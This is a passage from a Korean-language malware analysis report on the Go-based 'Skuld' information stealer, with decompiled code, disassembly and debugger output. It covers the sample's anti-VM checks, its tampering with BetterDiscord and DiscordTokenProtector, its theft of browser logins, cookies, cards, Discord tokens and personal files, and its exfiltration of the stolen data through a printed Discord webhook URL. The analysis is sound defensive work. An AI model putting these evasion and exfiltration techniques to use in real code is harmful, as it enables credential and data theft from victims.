  if ( (char *)v38 == v42 )
  {
    v58 = i;
    v63 = v36;
    if ( (unsigned __int8)runtime_memequal(v43, v62, v42) )
    {
      v38 = v55;
      v41 = v58 < v55;
      v35 = v61;
      v28 = v56;
      break;
    }
```

[그림 18. IP 비교 확인]

```
v35 = deathined skuld src utils MAC();
```


[그림 19. MAC 주소 확인]

```
v4 = net_Interfaces();
```

[그림 20. net_Interfaces() 사용 확인]


```
v44 = off_12DA720;
v45 = qword_12DA728;
v54 = qword_12DA728;
for ( j = 0LL; ; ++j )
{
  v47 = j < v45;
  if ( j >= v45 )
    break;
  v48 = v44[1];
  v49 = *v44;
  if ( (char *)v28 == v48 )
  {
    v59 = j;
    v63 = v44;
    v28 = v35;
    if ( (unsigned __int8)runtime_memequal(v49, v35, v48) )
    {
      j = v54;
      v47 = v59 < v54;
      break;
    }
```

[그림 21. MAC 주소 비교 확인]




```
loc_BA2935:
movups  [rsp+58h+var_20], xmm15
lea     rdx, deathined_skuld_src_antidebug_isScreenTooSmall_func1
mov     qword ptr [rsp+58h+var_20], rdx
mov     qword ptr [rsp+58h+var_20+8], rax
lea     rdx, [rsp+58h+var_20]
mov     [rsp+58h+var_10], rdx
mov     [rsp+58h+var_31], 1
nop
lea     rbx, aGetsystemmetri_0 ; "GetSystemMetrics"
mov     ecx, 10h
call    syscall__ptr_DLL_FindProc
test    rbx, rbx
jnz     loc_BA2A25
```


[그림 22. GetSystemMetrics 를 통해 화면 너비, 높이 추출 확인]




[그림 23. 화면 해상도 200x200 인지 비교 확인]



[그림 24. GetSystemMetrics 를 통해 화면 너비, 높이 추출]




[그림 25. 해상도 1920(780) 확인]




[그림 26. 해상도 3B1(953) 확인]


[그림 27. RAM 크기 반환 확인]




[그림 28. 4,294,496,256 바이트(4.3G) 확인]



[그림 29. DriverDesc 확인]




[그림 30. DriverDesc 결과 확인]




[그림 31. ProviderName 확인]


[그림 32. ProviderName 결과 확인]




[그림 33. HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum\0 확인]




[그림 34. Enum\0 결과 확인]



[그림 35. VMware, VBOX 와 비교 확인]



[그림 36. 현재 실행중인 프로세스 확인]




[그림 37. Process Kill 확인]


● 안티디버깅 기능을 전부 확인하였으니, 분석을 진행하기 위해 xdbg 를 통해 안티 디버깅을 무력화 시켰다.

● 레지스트리 탐지 부분의 경우 거의 마지막 부분에 setge dl 로 정해진 dl 레지스터 값이 1 일 경우 종료하게 되므로 이를 0 으로 수정하여 다음으로 넘어갔으며, 프로세스 종료 부분에서는 프로세스 종료를 수행하는 함수에서 je 명령어 부분에서 점프를 할 경우 프로세스를 종료하므로 ZF 플래그를 0 으로 변경하여 프로세스 종료를 우회하였다.

[그림 38. setge dl 확인]




[그림 39. rdx 1 확인]



[그림 40. rdx 0 으로 변경]

[그림 41. 프로세스 종료 함수 확인]



[그림 42. je 조건문 확인]

[그림 43. ZF 1 확인]


[그림 44. ZF 0 으로 변경]

● 이후, 디스코드 사용자 지정 클라이언트 모드의 핵심 파일인 betterdiscord.asar 를 변조하여, api/webhocks 를 ByDeathined 로 변경 한다.

● 디스코드의 토큰을 보호하는 DiscordTokenProtector 의 디렉토리에서 DiscordTokenProtector.exe, ProtectionPavload.dll, secure.dat 파일을 제거하며, config.json 파일의

auto_start_discord	integrity_allowbetterdiscord	integrity_checkexecutable
integrity_checkhash	integrity_checkmodule	integrity_checkscripts
integrity_checkresource	integrity_redownloadhashes	iterations_key
version		

● 을 변조한다.



[그림 45. BetterDiscord 확인]

[그림 46. betterdiscord.asar 확인]

```
v82 = strings_Replace(
        v79,
        v74,
        (unsigned int)"api/webhooks",
        12,
        (unsigned int)"ByDeathined",
        11,
```

[그림 47. api.webhooks 를 ByDeathined 로 변경 확인]

```
000000C00037A000 C:\Users\lee\AppData\Roaming\DiscordTokenProtector
```

[그림 48. DiscordTokenProtector 확인]

```
RAX  000000C00037A080  "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\config.json"
```

[그림 49. config.json 확인]

```
RAX  000000C00035C0A0  "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\DiscordTokenProtector.exe"
```

[그림 50. DiscordTokenProtector.exe 확인]

```
RAX  000000C000119D60  "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\ProtectionPayload.dll"
```

[그림 51. ProtecionPayload.dll 확인]

```
RAX  000000C000086000  "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\secure.dat"
```

[그림 52. secure.dat 확인]

```
.text:0000000000BC5345                call    os_Remove
```

[그림 53. 파일 제거 확인]

```
github_com_goccy_go_json__ptr_Encoder_EncodeWithOption(
  (unsigned int)v243,
  (unsigned int)&RTYPE__ptr_map_string_interface_,
  (_DWORD)p_map_string_interface_,
  0,
  0,
  0,
  v141,
  v142,
  v143,
  v164,
  v185,
  v203,
  v219,
  v221,
  v222);
```

[그림 54. 파일 변조 확인]

● 다음으로, 디렉토리를 서칭하면서 discord_backup_codes 파일을 찾아 변조를 시도하며, 변조 이후 POST 통신을 통해 디스코드 웹훅을 진행한다.

```
.text:0000000000BC5EBD                  mov     rbx, [rcx+8]
.text:0000000000BC5EC1                  mov     [rsp+108h+var_C0], rbx
.text:0000000000BC5EC6                  call    os_ReadDir
```

[그림 55. 디렉토리 서칭 확인]

```
.text:0000000000BC5F3F                  lea     rbx, aDiscordBackupC_0 ; "discord_backup_codes"
.text:0000000000BC5F46                  mov     ecx, 14h
.text:0000000000BC5F4B                  call    runtime_memequal
```

[그림 56. discords_backup_codes 파일 서칭 확인]

```
000000C00021C000 {"avatar_url":"https://cdn.albumoftheyear.org/user/shakabaiano_1
000000C00021C040 674282487.jpg","content":"`C:\\Users\\lee\\Desktop\\discord_back
000000C00021C080 up_codes`","embeds":[{"color":11617251,"description":"`````","f
000000C00021C0C0 ooter":{"icon_url":"https://avatars.githubusercontent.com/u/1316
000000C00021C100 928147v=4","text":"Skuld - Made by Deathined"},"title":"Discord
000000C00021C140 Backup Codes"}],"username":"Skuld"}.....øai.À..........Üai.À...
```

[그림 57. discord_backup_codes 내용 변조 확인]

```
aHttpsDiscordCo 4 db 'https://discord.com/api/webhooks/1101151106052145214/BIaHrwzWkurP'
```

[그림 58. 디스코드 웹훅 url 확인]

```
v103 = (_ptr_http_Request)net_http_NewRequestWithContext(
                            (unsigned int)&off_F67388,
                            qword_12FCFC0,
                            (unsigned int)"POST",
                            4,
                            (_DWORD)off_12D9C20,
                            qword_12D9C28,
                            (unsigned int)off_F641E0,
                            (_DWORD)p_bytes_Buffer,
                            v31,
                            v77,
                            v87,
                            v95);
```

[그림 59. POST 통신 수행 확인]

● 디렉토리를 탐색하여 Gecko 브라우저와 chromium 브라우저를 사용하는지 파악하고 Gecko 브라우저를 사용할 경우, Login, Cookie, History, Download 정보를 탈취하고, chromium 브라우저를 사용할 경우, MasterKey, Login, CreditCard, Cookie, History,

Download 정보를 탈취한다. (탐색하는 Gecko 브라우저와 Chromium 브라우저 목록은 부록 참조)


● 이후, 위에서 탈취한 정보들을 담은 browsers 디렉토리를 생성한 뒤, browsers.zip 파일을 생성하고 browsers.zip 파일을 디스코드 웹훅을 통해 전송한 후 browsers.zip 파일 및 browsers 디렉토리를 삭제한다.

```
LoginData = deathined skuld src browsers gecko GetLoginData(
CookieData = deathined_skuld_src_browsers_gecko_GetCookieData(
HistoryData = deathined_skuld_src_browsers_gecko_GetHistoryData(
DownloadData = deathined_skuld_src_browsers_gecko_GetDownloadData(
```


[그림 60. Gecko 탈취 정보 목록]

```
MasterKey = deathined_skuld_src_browsers_chromium_GetMasterKey(
CreditCardData = deathined_skuld_src_browsers_chromium_GetCreditCardData(
CookieData = deathined_skuld_src_browsers_chromium_GetCookieData(
HistoryData = deathined_skuld_src_browsers_chromium_GetHistoryData(
DownloadData = deathined skuld src browsers chromium GetDownloadData(
```


[그림 61. Chromium 탈취 정보 목록]



[그림 62. Chrome\\User Data\\Default 탐색 확인]




[그림 63. Edge\\User Data\\Default 탐색 확인]




[그림 64. browsers 디렉토리 생성 확인]

```
.text:0000000000DB0E38                call    os MkdirAll
```


[그림 65. mkdirall 확인]



[그림 66. 생성된 Chrome 의 history.txt 파일 확인]



[그림 67. 생성된 Edge 의 downloads.txt, history.txt 파일 확인]



[그림 68. 생성된 browsers.zip 파일 확인]

```
deathined_skuld_src_utils_SendWebhookFile(
  v105,
  (unsigned int)"browsers.zip",
  12,
  v48,
  8,
  v54,
  v55,
  v56,
  v57,
  v75,
  v85,
  v94);
```

[그림 69. 웹훅을 통한 browsers.zip 파일 전송 확인]


```
os_Remove((unsigned int)"browsers.zip", 12, v58, v48, 8, v59, v60, v61, v62, v76, v86);
return os_removeAll((unsigned int)"browsers", 8, v63, v48, 8, v64, v65, v66, v67, v77, v87);
```

[그림 70. 파일 및 디렉토리 제거 확인]


● 다음으로 넘어가면, 현재 화면 캡쳐 후, 0_[해상도].png 파일로 저장하며, User 정보와, System 정보, Windows 정보를 추출한 뒤, Discord 웹훅을 통해 전송하고, 생성한 png 파일을 제거하는 것을 확인할 수 있다.

```
.text:00000000011DFEE9                call    deathined_skuld_src_system_Screenshot
```

[그림 71. 현재 화면 스냅샷 확인]



[그림 72. 생성된 png 파일]



[그림 73. 캡쳐한 현재 화면]

```
.text:00000000011DFF00                  call    deathined_skuld_src_system_UserData
```

[그림 74. UserData 추출 확인]

```
RAX   000000C0001A27E0    "DESKTOP-G4IRUV2xe"
```

[그림 75. 컴퓨터 이름 확인]

```
RAX   000000C0002A82F8    "lee"
```

[그림 76. 사용자 이름 확인]

```
.text:00000000011DFF25                  call    deathined_skuld_src_system_SystemData
```

[그림 77. SystemData 추출 확인]

```
RAX   000000C0000864A9    "5F26C655-3C35-48D3-9A8D-E05FB4F738BA
```

[그림 78. HWID 확인]

```
RAX   000000C0001A0270    "VirtualBox Graphics Adapter (WDDM)"
```

[그림 79. VirtualMemoryWithContext 확인]

```
RAX   000000C000302498    "4095"
```

[그림 80. GPUInfo 확인]

```
.text:00000000011DFF67                  call    deathined_skuld_src_system_NetworkData
```

[그림 81. 네트워크 정보 추출 확인]


```
.text:00000000011E0F89                lea     rax, aHttpsApiIpifyO ; "https://api.ipify.org"
.text:00000000011E0F90                mov     ebx, 15h
.text:00000000011E0F95                xor     ecx, ecx
.text:00000000011E0F97                xor     edi, edi
.text:00000000011E0F99                mov     rsi, rdi
.text:00000000011E0F9C                nop     dword ptr [rax+00h]
.text:00000000011E0FA0                call    deathined_skuld_src_utils_Get
```

[그림 82. api.ipify.org 와 get 통신 수행]


[그림 83. 공인 IP 추출 확인]

```
.text:00000000011E0FC8                call    deathined_skuld_src_utils_MAC
```

[그림 84. MAC 주소 추출 수행]




[그림 85. MAC 주소 추출 확인]



[그림 86. ip-api.com 에서 ip 관련 정보 추출 수행]

```
.text:00000000011E110F                call    deathined_skuld_src_utils_Get
```

[그림 87. ip-api.com 과 get 통신 수행]



[그림 88. 추출된 ip 정보]

```
.text:00000000011DFFF3                call    deathined_skuld_src_system_WindowsData
```


[그림 89. Windows 정보 추출 확인]

```
.rdata:00000000012ACA5E aGetItempropert_0 db 'Get-ItemPropertyValue -Path ',27h,'HKLM:SOFTWARE\Microsoft\Window'
.rdata:00000000012ACA5E                                       ; DATA XREF: deathined_skuld_src_system_WindowsData+2Ft
.rdata:00000000012ACA99                   db 's NT\CurrentVersion\SoftwareProtectionPlatform',27h,' -Name Backu'
.rdata:00000000012ACAD4                   db 'pProductKeyDefault'
```


[그림 90. BackupProductKeyDefault 확인]

```
.rdata:00000000012AC3AD aGetItempropert db 'Get-ItemPropertyValue -Path ',27h,'HKLM:SOFTWARE\Microsoft\Window'
.rdata:00000000012AC3AD                                       ; DATA XREF: deathined_skuld_src_system_WindowsData+8Fto
.rdata:00000000012AC3E8                   db 's NT\CurrentVersion',27h,' -Name ProductName'
```

[그림 91. ProductName 확인]




[그림 92. powershell.exe 실행]



[그림 93. 추출된 BackupProductKeyDefault 확인]

[그림 94. 추출된 ProductName 확인]


[그림 95. 디스코드 웹훅으로 전달될 최종 데이터 확인]




[그림 96. 디스코트 웹훅을 통한 정보 전달]

[그림 97. png 파일 제거]


● 그 다음, .ldb 파일에서 chromium 의 패스워드 정보도 추출하여 aes 복호화를 진행하고, 디스코드의 MFA(다중 인증) 토큰을 찾은 뒤, 이를 통해 사용자 인증 정보, 결제 수단, 길드, 친구목록, 아바타 이미지를 추출하여 디스코드 웹훅을 통해 전달하는 것을 확인할 수 있다.




[그림 98. leveldb 디렉토리 확인]



[그림 99. .ldb 파일 확인 1]




[그림 100. .ldb 파일 확인 2]



[그림 101. 디스코드 mfa 토큰을 찾기위한 정규 표현식]

[그림 102. chromium 패스워드 추출 확인]

[그림 103. chromium 패스워드 aes 복호화 확인]




[그림 104. 디스코드 사용자 정보 추출 확인]


[그림 105. 사용자 계정 연결 결제 수단 추출 확인]

[그림 106. 사용자 길드 확인]

[그림 107. 사용자 친구목록 확인]



[그림 108. 사용자 아바타 이미지 확인]



[그림 109. Nitro 정보 확인]


```
.text:00000000011E4D2D                call    deathined_skuld_src_utils_SendWebhook
```

[그림 110. 디스코드 웹훅을 통한 정보 전달]

● files 디렉토리를 생성한 후, %USERPROFILE%\\Desktop, Documents, Downloads, Pictures, Music, Videos, OneDrive 를 탐색하며 파일을 복사한 뒤 생성한 files 디렉토리에 저장하고, 추출한 파일 목록을 압축하여 files.zip 으로 압축한 뒤 디스코드 웹훅을 통해 파일을 전달한 다음 생성한 디렉토리와 zip 파일을 제거하는 것을 확인할 수 있다.

```
.text:00000000011E7717                lea     rax, aFiles     ; "files"
.text:00000000011E771E                mov     ebx, 5
.text:00000000011E7723                mov     ecx, 1A4h
.text:00000000011E7728                call    os_MkdirAll
```


[그림 111. files 디렉토리 생성]



[그림 112. files 디렉토리 생성 확인]

```
.text:00000000011E8358                lea     rax, aUserprofile ; "USERPROFILE"
.text:00000000011E835F                mov     ebx, 0Bh
.text:00000000011E8364                call    os_Getenv
.text:00000000011E8391                  lea     rdi, aDesktop   ; "\\Desktop"
.text:00000000011E8398                  mov     esi, 8
.text:00000000011E839D                  mov     rbx, rax
.text:00000000011E83A0                  xor     eax, eax
.text:00000000011E83A2                  call    runtime_concatstring2
.text:00000000011E83DE                lea     rdi, aDocuments ; "\\Documents"
.text:00000000011E83E5                mov     esi, 0Ah
.text:00000000011E83EA                call    runtime_concatstring2
.text:00000000011E8424                 lea     rdi, aDownloads_0 ; "\\Downloads"
.text:00000000011E842B                 mov     esi, 0Ah
.text:00000000011E8430                 call    runtime_concatstring2
.text:00000000011E846A                   lea     rdi, aPictures  ; "\\Pictures"
.text:00000000011E8471                   mov     esi, 9
.text:00000000011E8476                   call    runtime_concatstring2
.text:00000000011E84B5                   lea     rdi, aMusic     ; "\\Music"
.text:00000000011E84BC                   mov     esi, 6
.text:00000000011E84C1                   call    runtime_concatstring2
.text:00000000011E84FB                  lea     rdi, aVideos_0  ; "\\Videos"
.text:00000000011E8502                  mov     esi, 7
.text:00000000011E8507                  call    runtime_concatstring2
.text:00000000011E8541                lea     rdi, aOnedrive  ; "\\OneDrive"
.text:00000000011E8548                mov     esi, 9
.text:00000000011E854D                call    runtime_concatstring2
```

[그림 113. 서칭하는 디렉토리 목록]



[그림 114. 카피된 파일 목록 확인]

[그림 115. 압축된 파일 목록 확인]

```
.text:00000000011E7A4D                call    deathined_skuld_src_utils_SendWebhook
```

[그림 116. 디스코드 웹훅을 통해 파일 전달 확인]

```
.text:00000000011E861D                lea     rax, aFilesZip  ; "files.zip"
.text:00000000011E8624                mov     ebx, 9
.text:00000000011E8629                call    os_Remove
```

[그림 117. files.zip 파일 제거 확인]

```
.text:00000000011E85BD                lea     rax, aFiles     ; "files"
.text:00000000011E85C4                mov     ebx, 5
.text:00000000011E85C9                call    os_RemoveAll
```

